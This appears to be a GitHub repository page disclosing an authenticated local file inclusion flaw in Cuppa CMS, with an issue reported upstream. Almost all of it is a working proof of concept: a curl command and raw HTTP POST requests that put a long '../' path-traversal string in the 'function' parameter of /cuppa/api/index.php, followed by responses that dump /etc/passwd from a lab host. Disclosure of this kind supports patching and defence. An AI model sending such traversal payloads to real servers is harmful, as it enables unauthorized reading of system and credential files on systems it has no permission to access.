badru8612 / CuppaCMS-Authenticated-LFI-Vulnerability Public

Require valid credentials on Cuppa CMS.

☆ 0 stars 0 forks

☆ Star ▾ Notifications

<> Code Issues Pull requests Actions Projects Security Insights

main ▾ Go to file

badru8612 Update README.md ... on Jan 25 8


View code

README.md


CuppaCMS-Authenticated-LFI-Vulnerability

Require valid credentials on Cuppa CMS. Require valid api-key.

PoC:



```
┌──(root💀kali)-[~]
└─# curl -X POST http://192.168.10.115/cuppa/api/index.php -H "key: gbmZ48tzyLfx8PqapQB3el8nGFPqQldS" -d "function=./../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../etc/passwd/" -x 'http://127.0.0.1:8080'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:113:RealtimeKit,,,:/proc:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pulse:x:110:116:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
avahi:x:112:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:113:119::/var/lib/saned:/usr/sbin/nologin
colord:x:114:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:115:121::/var/lib/geoclue:/usr/sbin/nologin
Debian-gdm:x:116:122:Gnome Display Manager:/var/lib/gdm3:/bin/false
debian:x:1000:1000:Debian,,,:/home/debian:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:117:124:MySQL Server,,,:/nonexistent:/bin/false
```




```
POST /cuppa/api/index.php HTTP/1.1
Host: 192.168.10.115
User-Agent: curl/7.74.0
Accept: */*
key: gbmZ48tzyLfx8PqapQB3el8nGFPqQldS
Content-Length: 112
Content-Type: application/x-www-form-urlencoded
Connection: close

function=./../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../etc/passwd/
```

```
HTTP/1.1 200 OK
Date: Mon, 24 Jan 2022 19:39:51 GMT
Server: Apache/2.4.38 (Debian)
Set-Cookie: country=us; path=/
Set-Cookie: language=en; path=/
Set-Cookie: PHPSESSID=i5ko6le3v2okul3f7vgnrehkd3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: key
Vary: Accept-Encoding
Content-Length: 2191
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:113:RealtimeKit,,,:/proc:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pulse:x:110:116:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
```




```
POST /cuppa/api/index.php HTTP/1.1
Host: 192.168.10.115
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: country=us; language=en; PHPSESSID=qk6618oj3rs03pjafi4all8ubu;
administrator_path=http%3A%2F%2F192.168.10.115%2Fcuppa%2F;
administrator_document_path=%2Fcuppa%2F
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 115

function=
../../../../../../../../../../../../../../../../../../../../../../../../../../../..
/../../../etc/passwd/
```

```
HTTP/1.1 200 OK
Date: Sat, 22 Jan 2022 05:17:37 GMT
Server: Apache/2.4.38 (Debian)
Set-Cookie: country=us; path=/
Set-Cookie: language=en; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: key
Content-Length: 62
Connection: close
Content-Type: text/html; charset=UTF-8

{
"error": "-1",
"error_message": "API Key required"
}
```



```
POST /cuppa/api/index.php HTTP/1.1
Host: 192.168.10.115
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: country=us; language=en; PHPSESSID=qk6618oj3rs03pjafi4all8ubu;
administrator_path=http%3A%2F%2F192.168.10.115%2Fcuppa%2F;
administrator_document_path=%2Fcuppa%2F
key: gbmZ48tzyLfx8PqapQB3el8nGFPqQldS
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 115

function=
../../../../../../../../../../../../../../../../../../../../../../../../../../../..
/../../../etc/passwd/

```

```
HTTP/1.1 200 OK
Date: Sat, 22 Jan 2022 05:13:10 GMT
Server: Apache/2.4.38 (Debian)
Set-Cookie: country=us; path=/
Set-Cookie: language=en; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: key
Vary: Accept-Encoding
Content-Length: 2193
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/no
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nolog
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

Issue submitted to: CuppaCMS/CuppaCMS#20

Releases

No releases published

Packages

No packages published

Languages

- ● **Python** 100.0%